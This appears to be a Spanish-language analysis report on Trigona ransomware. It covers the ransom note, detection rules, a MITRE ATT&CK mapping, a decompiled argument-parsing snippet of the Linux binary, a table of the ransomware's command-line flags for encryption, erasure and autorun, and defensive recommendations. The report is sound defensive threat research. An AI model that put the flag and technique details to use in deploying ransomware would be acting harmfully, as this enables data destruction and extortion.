


Para presionar a las víctimas para que paguen el rescate, el sitio de filtración de Trigona contiene un temporizador de cuenta regresiva y opciones de oferta para las partes interesadas en adquirir acceso a los datos filtrados. Los atacantes proporcionan a cada víctima una clave de autorización que puede utilizar para registrarse en el portal de negociación proporcionado por Trigona.




Esta nota muestra información sobre el ataque, un enlace al sitio de negociación de Tor y otro enlace que copia una clave de autorización en el portapapeles de Windows necesaria para iniciar sesión en el sitio de negociación de Tor.

Después de iniciar sesión en el sitio de Tor, la víctima verá información sobre cómo comprar Monero para pagar un rescate y un chat de soporte que pueden utilizar para negociar con los actores de amenazas. El sitio ofrece la capacidad de descifrar cinco archivos, de hasta 5 MB cada uno, de forma gratuita.



Recordar que pagar rescate, no asegura que toda la información sea descifrada y no filtrada.

12. Línea del tiempo



13. Detección

Network

```
ET POLICY RDP connection confirm
ET POLICY MS Remote Desktop Administrator Login Request
ET INFO Observed DNS Query to Filesharing Service (mega .co .nz)
ET POLICY HTTP POST to MEGA Userstorage
```

Sigma

DFIR Report Public

```
8a0d153f-b4e4-4ea7-9335-892dfbe17221 : NetScan Share Enumeration Write Access Check
59e3a079-4245-4203-9d5c-f11290c5ba24 : Hiding local user accounts
```

DFIR Report Private

```
63d77e05-c651-4163-9851-d7e20a9313c3 : New Firewall Rule Allowing Incoming RDP Connections
00913ec7-2749-4584-bf1b-47a265198bca : MSPaint Opening File from Remote Host
53ad7638-3862-49a2-9ddd-af7132f9e598 : Using Netscan for Post-Scanning Lateral Movement
1c289d45-fa72-4465-80ed-32a9ae67804b : Hide Windows Defender Settings
b0df6ced-5f5a-4ff6-b375-a464599e78c1 : Execution of Batch Scripts from Suspicious User Directories
```

Sigma Repo

```
1ec65a5f-9473-4f12-97da-622044d6df21 : Powershell Defender Disable Scan Feature
e37db05d-d1f9-49c8-b464-cee1a4b11638 : PUA - Rclone Execution
452bce90-6fb0-43cc-97a5-affc283139b3 : Suspicious Windows Defender Registry Key Tampering Via
Reg.EXE
d95de845-b83c-4a9a-8a6a-4fc802ebf6c0 : Suspicious Group And Account Reconnaissance Activity Using
Net.EXE
ffa28e60-bdb1-46e0-9f82-05f7a61cc06e : Suspicious Add User to Remote Desktop Users Group
```

```
0f63e1ef-1eb9-4226-9d54-8927ca08520a : Admin User Remote Logon
```

YARA

Reglas de detección de Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/19172/19172.yar

Hunting/Analysis Rules

https://github.com/Yara-Rules/rules/blob/master/crypto/crypto_signatures.yar#L261-L282

https://github.com/Yara-Rules/rules/blob/master/crypto/crypto_signatures.yar#L542-L551

https://github.com/Yara-Rules/rules/blob/master/crypto/crypto_signatures.yar#L1049-L1057

https://github.com/Yara-Rules/rules/blob/master/crypto/crypto_signatures.yar#L1228-L1238

https://github.com/Yara-Rules/rules/blob/master/antidebug_antivm/antidebug_antivm.yar#L678-L692

https://github.com/Yara-Rules/rules/blob/master/packers/packer.yar#L73-L81

Recomendaciones generales

1. Activar el multi-factor de autenticación (MFA)
    a. Mantener los sistemas actualizados.
2. Actualizar los sistemas regularmente.
3. Realizar backups de los archivos importantes, de manera regular.
    a. Regla 3-2-1, generar 3 copias de dichos archivos, en formatos diferentes y una de estas copias almacenarla en lugar separado.
4. Desactivar el acceso remoto, a menos que se utilice.
5. Restringir el uso de PowerShel l a usuarios autorizados y administradores.
6. Detección de anomalías.
7. **No pagar rescate**
8. Con el siguiente listado, revisar las mitigaciones y aplicarlas (en la conclusión se extiende más al respecto)

MITRE ATT&CK

Ejemplo de la matriz de MITRE ATT&CK, respecto a Trigona en general.

Trigona Ransomware en 3 horas		
	Técnica	**Herramientas**
Acceso Inicial (*TA0001*)	Transferencia de herramienta de ingreso (T1105) Servicios de acceso remoto (T1133) Cuentas Válidas (T1078) Protocolo de Escritorio Remoto (T1021.001)	
Ejecución (*TA0002*)	Interprete de Comando y Script (T1059) Windows Command Shell (T1059.003) PowerShell (T1059.001)	
Persistencia (*TA0003*)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001) Create Account (T1136)	newuser.bat newnewuser.bat
Escalamiento de privilegios	Burla del Control de Cuenta de Usuario (T1088) Event Triggered Execution (T1546)	


Evasión de defensas	Evasión de Defensa (T1562) Desactivación o Modificación del Firewall del Sistema (T1562.001) Modificar el registro (T1112) Archivos o Información Obfuscados (T1140) Indicator Removal (T1070) Eliminación de Registros de Eventos de Windows (T1070.001) Enmascaramiento de Tarea o Servicio (T1036) Desactivación de Registro de Eventos de Windows (T1070.004) Herramientas de Despliegue de Software (T1070.002)	DefenderOFF.bat DefenderON.bat openrdp.bat psNET.bat
Acceso a credenciales (*TA0006*)	Acceso a Credenciales (T1110) Credenciales en Archivos (T1555) Memoria de LSASS (T1003) Volcado de Credenciales del Sistema Operativo (T1003.002)	
Descubrimiento	Remote System Recovery (T1018) System Owner/User Discovery (T1033) File and Directory Discovery (T1083) Permission Groups Discovery: Domain Groups (T1069.002) Cuenta Local (T1087) System Network Configuration Discovery (T1016) Descubrimiento de Servicio de Red (T1049) Descubrimiento de Información del Sistema (T1012) Descubrimiento de Configuración de Red del Sistema (T1016.001)	Netscan whoami.exe net.exe ipall.bat ipinfo.bat ipwho.bat
Moviminto lateral	Lateral Tool Transfer (T1570) Descubrimiento de recursos compartidor de red (T1135)	
Collection		
Command and Control	Ingresss Tool Transfer (T1105) Traffic Signaling (T1205)	
Exfiltración	Filtración de los datos de la nube (T1567.002)	Rclone
Impacto (*TA0040*)	Datos cifrados para lograr impacto (T1486)	Trigona Ransomware (*build_redated.exe*)

Versión de Linux

En mayo del 2023, hubo muy pocas detecciones de un binario del Trigona en entornos Linux.

```
if ( !LOADCONFIGSFROMRES() )
{
  v11 = fpc_get_output();
  fpc_write_text_shortstr(0LL, v11, _PROJECT1__Ld3);
  fpc_iocheck();
  fpc_writeln_end(v11);
  fpc_iocheck();
  goto LABEL_58;
}
v12 = fpc_get_output();
fpc_write_text_shortstr(0LL, v12, &_PROJECT1__Ld4);
fpc_iocheck();
fpc_writeln_end(v12);
fpc_iocheck();
if ( ASLINUX_PARAMCOUNT() == 2 )
{
  fpc_ansistr_decr_ref(PARAM);
  *PARAM = 0LL;
  ASLINUX_PARAMSTR(PARAM);
  if ( fpc_ansistr_compare_equal(*PARAM, _PROJECT1__Ld5) )// /full
  {
    fpc_ansistr_decr_ref(PARAM);
    *PARAM = 0LL;
    ASLINUX_PARAMSTR(PARAM);
    if ( fpc_ansistr_compare_equal(*PARAM, _PROJECT1__Ld6) )// /erase
    {
      fpc_ansistr_decr_ref(PARAM);
      *PARAM = 0LL;
      ASLINUX_PARAMSTR(PARAM);
      if ( fpc_ansistr_compare_equal(*PARAM, _PROJECT1__Ld7) )// /is_testing
      {
        fpc_ansistr_decr_ref(PARAM);
        *PARAM = 0LL;
        ASLINUX_PARAMSTR(PARAM);
        if ( fpc_ansistr_compare_equal(*PARAM, _PROJECT1__Ld8) )// /test_cid
        {
          fpc_ansistr_decr_ref(PARAM);
          *PARAM = 0LL;
          ASLINUX_PARAMSTR(PARAM);
          if ( fpc_ansistr_compare_equal(*PARAM, _PROJECT1__Ld9) )// /test_vid
          {
            fpc_ansistr_decr_ref(PARAM);
            *PARAM = 0LL;
```

Y un dato interesante, es que la versión de Linux de Trigona solo contiene un email del contacto, lo que nos lleva a suponer que esta versión aún está en proceso de desarrollo.



Argumentos de línea de comando

32-bit Windows	64-bit Windows	Linux	Descripción
`/r`	`/r`		*Permite el cifrado de archivos en orden aleatorio*
`/full`	`/full`	`/full`	*Encrypt the whole content of the target file (if not used, only the first 0x80000 bytes/512kb are encrypted)*
`/erase`	`/erase`	`/erase`	*Elimina el contenido **of the target files**. (By default, only the first 512kb is erased unless the argument /full is used)*
`/!autorun`	`/!autorun`		*No crea una ejecución automática en la entrada de regristro*
`/is_testing`	`/is_testing`	`/is_testing`	*Used with /test_cid and /test_vid for testing purposes*
`/test_cid`	`/test_cid`	`/test_cid`	*Uses the specified Computer ID instead of generating one*
`/test_vid`	`/test_vid`	`/test_vid`	*Uses the specified Victim ID instead of the one in the configurations*
`/p`	`/p`	`/p`	*Especifica la ruta para cifrar*
`/path`	`/path`	`/path`	*Especifica la ruta para cifrar*
`/!local`	`/!local`		*Evita el cifrado de archivos locales*
`/!lan`	`/!lan`		*Evita el cifrado de recursos compartidos de red*
`/shdwn`	`/shdwn`	`/shutdown`	*Fuerza el apagado de la máquina luego de cifrar*
`/autorun_only`	`/autorun_only`		*Creates an autorun registry that will execute the ransomware upon logon. This will not perform the encryption yet.*
	`/sleep`		*Duerme unos n segundos antes de la ejecución*
	`/debug`		*Ejecuta el modo debug, necesita ser ejecutado con /p*
	`/log_f`		*Especifica el archivo de log para logear.*
	`/fast`		
	`/allow_system`		*Permite cifrar archivos en el directorio del sistema*

Víctimas


El ransomware Trigona se ha relacionado con compromisos que afectan a múltiples organizaciones en todo el mundo, en sectores que incluyen manufactura, finanzas, construcción, agricultura, marketing y

alta tecnología. Las empresas afectadas se encontraban en Estados Unidos, Italia, Francia, Alemania, Australia y Nueva Zelanda.


Conclusión


Es importante tener en cuenta que implementar buenas políticas y procedimientos de seguridad, tomando alguna norma de seguridad, por ejemplo, Controles de Seguridad Crítica (CIS); tener consultores o personal especializado en seguridad y realizar capacitaciones y monitoreo continuo de los sistemas.

Evolución del ransomware



Número de leaks por mes originados por ransomware en el 2023





Si uno es vulnerado con algún tipo de ransomware, tener en claro los pasos a seguir ante un incidente de este tipo:

Prepararse

1. Políticas antiphishing
2. Capacitaciones al personal
3. Mantener actualizados los sistemas
    a. Puede reducir significativamente el impacto de los ataques de ransomware que explotan las vulnerabilidades
4. Listado y clasificación de los activos de la empresa
5. Realizar copias de seguridad
    a. Regla 3-2-1
6. Segmentar la red
7. Definir un protocolo de recuperación ante desastres
    a. Realizar pruebas periódicas de este proceso
8. Monitoreo continuo
9. Alertas ante intrusiones
10. Realizar evaluaciones de vulnerabilidad de rutina

Responder

1. Aislar los sistemas infectados
2. Revisar el estado de la copia de seguridad
    a. Restaurarla
3. Iniciar protocolo de recuperación ante desastres

Recuperarse

1. Comunicación
2. Análisis
3. Post-mortem

Trigona representa una seria amenaza para la seguridad de la información, dado que cada vez los ransomwares están avanzando, perfeccionando y complejizando sus técnicas a velocidades menores, por este motivo debemos enfatizar un ambiente de seguridad y entendimiento de los riesgos que supone un incidente de este tipo.

Organizaciones especializadas en seguridad (CISA, NCSC, FBI, HHS) recomiendan como buena práctica, si es víctima de un ataque de ransomware, no pagar rescate dado que pagarlo no garantiza que se recuperarán los archivos y que éstos no serán filtrados de todos modos.

Para las organizaciones e individuos afectados por ransomware, el FBI tiene una página de quejas de ransomware donde las víctimas pueden enviar muestras de actividad de ransomware a través de su Centro de quejas de delitos en Internet (IC3).

En resumen, Trigona:

- Afecta principalmente a Microsoft Windows,
- Usuarios impactos: principalmente a usuarios de Windows,
- Impacto: encriptación de achivos, que compromenten el sistema. Extorsión para pagar por rescate.
- Severidad: Alta.

Bibliografía

Ransomware Retrospective 2024: Unit 42 Leak Site Analysis

https://unit42.paloaltonetworks.com/unit-42-ransomware-leak-site-data-analysis/

Reporte de este ransomware

https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/

https://open.spotify.com/episode/7rFlGwrYILFr82h8w14kYq?si=hvjAGHB7S2GETsi7zi69JQ&nd=1&dlsi=3f299fc9ed7e484c

https://www.provendata.com/blog/trigona-ransomware/

Configuración de rclone

https://rclone.org/docs/#configuration-encryption

Ransomware Policy Rules

https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/services/carbon-black-cloud-user-guide/GUID-99E8605C-B57E-4F6B-A419-3C4CABB11C8D.html?hWord=N4IghgNiBcIE5gLYGcD2A7A7mOBTEAvkA

Trigona ransomware spotted in increasing attacks worldwide

https://www.bleepingcomputer.com/news/security/trigona-ransomware-spotted-in-increasing-attacks-worldwide/

Manual de estrategias para actuar ante ataques de ransomware

https://cyberreadinessinstitute.org/wp-content/uploads/20-CRI-Ransomware-Playbook-ES.pdf

Referencia de TTP
https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/services/carbon-black-cloud-user-guide/GUID-E68E7554-3183-4E07-A0D6-07061C0E6E32.html?hWord=N4IghgNiBcIE5gLYGcD2A7A7mOBTEAvkA

Configuración de políticas de prevención
https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/services/carbon-black-cloud-user-guide/GUID-45290F5F-38AB-42EF-8131-554E0D51B910.html?hWord=N4IghgNiBcIE5gLYGcD2A7A7mOBTEAvkA

Entendiendo los grupos de seguridad en Windows
https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers

Extorsión múltiple

https://www.paloaltonetworks.com/cyberpedia/what-is-multi-extortion-ransomware

Bee-Ware of Trigona, An Emerging Ransomware Strain
https://unit42.paloaltonetworks.com/trigona-ransomware-update/

Threat Actors Using Mimikatz Hacking Tool to Deploy Trigona Ransomware
https://cybersecuritynews.com/mimikatz-hacking-tool-to-deploy-trigona-ransomware/

https://socradar.io/cyber-awakeness-month-takedown-of-trigona-hive-ransomware-resurges-ransomedforum-and-new-raas-qbit/

https://borncity.com/win/2023/03/21/palo-alto-network-warns-about-ransomware-strain-trigona/

Observations on New Trigona Ransomware
https://areteir.com/report/observations-on-new-trigona-ransomware/#:~:text=This%20threat%20actor%20group%2C%20associated%20with%20ALPHV%2C%20is%20exploiting%20a%20vulnerability%20in%20the%20Zoho%20ManageEngine%20ADSelfService%20Plus%20and%20demonstrates%20excessive%20use%20of%20legitimate%20tools%20in%20their%20attack

https://www.paloaltonetworks.com/cyberpedia/what-is-multi-extortion-ransomware

Ransomware Roundup – Trigona

https://www.fortinet.com/blog/threat-research/ransomware-roundup-trigona-ransomware

Noticias en Latinoamérica

https://x.com/1ZRR4H/status/1753919331493085620?lang=es

Triage detección de Trigona

https://tria.ge/240228-nd46qaab96

Stopping a RansomOp Before Ransomware

https://content.vectra.ai/hubfs/downloadable-assets/RansomOps-Post-Incident-Report.pdf

Trigona ransomware, creciendo globalmente

https://ostec.blog/es/generico/trigona-ransomware-creciendo-globalmente/

Empresa de telecomunicaciones es víctima de un ataque de Ransomware - 6 febrero, 2024
https://csirt.telconet.net/comunicacion/noticias-seguridad/empresa-de-telecomunicaciones-es-victima-de-un-ataque-de-ransomware/
https://twitter.com/juanbrodersen/status/1781078625233572179
Boletín de Noticias de Ciberseguridad
https://www.fuerzas-armadas.mil.ar/Instituto-Ciberdefensa-Fuerzas-Armadas/archivos/Boletines%20Noticias%20Cyber/2022/Noviembre/Bolet%C3%ADn%20de%20Noticias%20de%20Ciberseguridad%20194-A%C3%B1o_2022.pdf
Trigona Ransomware targets Microsoft SQL servers
https://securityaffairs.com/145036/cyber-crime/trigona-ransomware-targets-microsoft-sql-servers.html
New Trigona Ransomware Employs Unusual Techniques to Evade Detection

https://www.extrahop.com/blog/trigona-ransomware-uses-password-protected-malware

Trigona Ransomware Family Explained

https://www.nisos.com/research/trigona-ransomware-explained/#:~:text=%28See%20source%2016%20in%20appendix%29%20Additionally%2C%20a%20specific%20vulnerability%20this%20group%20exploits%20is%20CVE%2D2021%2D40539%2C%20commonly%20known%20as%20%E2%80%9CZoho%20ManageEngine%20ADSelfService%20Plus%20authentication%20bypass%E2%80%9D%2C%20which%20is%20associated%20with%20the%20Rest%20API%E2%80%99s%20and%20ADSelfServices%20build%206113%20and%20older

https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-trigona

Versiones diferentes de Trigona Ransomware - CVE-2021-40539

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40539

https://www.trendmicro.com/en_za/research/23/f/an-overview-of-the-trigona-ransomware.html#:~:text=To%20pressure%20victims%20into%20paying%20the%20ransom%2C%20the%20Trigona%20leak%20site%20contains%20a%20countdown%20timer%20and%20bidding%20options%20for%20parties%20interested%20in%20acquiring%20access%20to%20the%20leaked%20data

https://www.nisos.com/research/trigona-ransomware-explained/#:~:text=%28See%20source%2016%20in%20appendix%29%20Additionally%2C%20a%20specific%20vulnerability%20this%20group%20exploits%20is%20CVE%2D2021%2D40539%2C%20commonly%20known%20as%20%E2%80%9CZoho%20ManageEngine%20ADSelfService%20Plus%20authentication%20bypass%E2%80%9D%2C%20which%20is%20associated%20with%20the%20Rest%20API%E2%80%99s%20and%20ADSelfServices%20build%206113%20and%20older

Licencia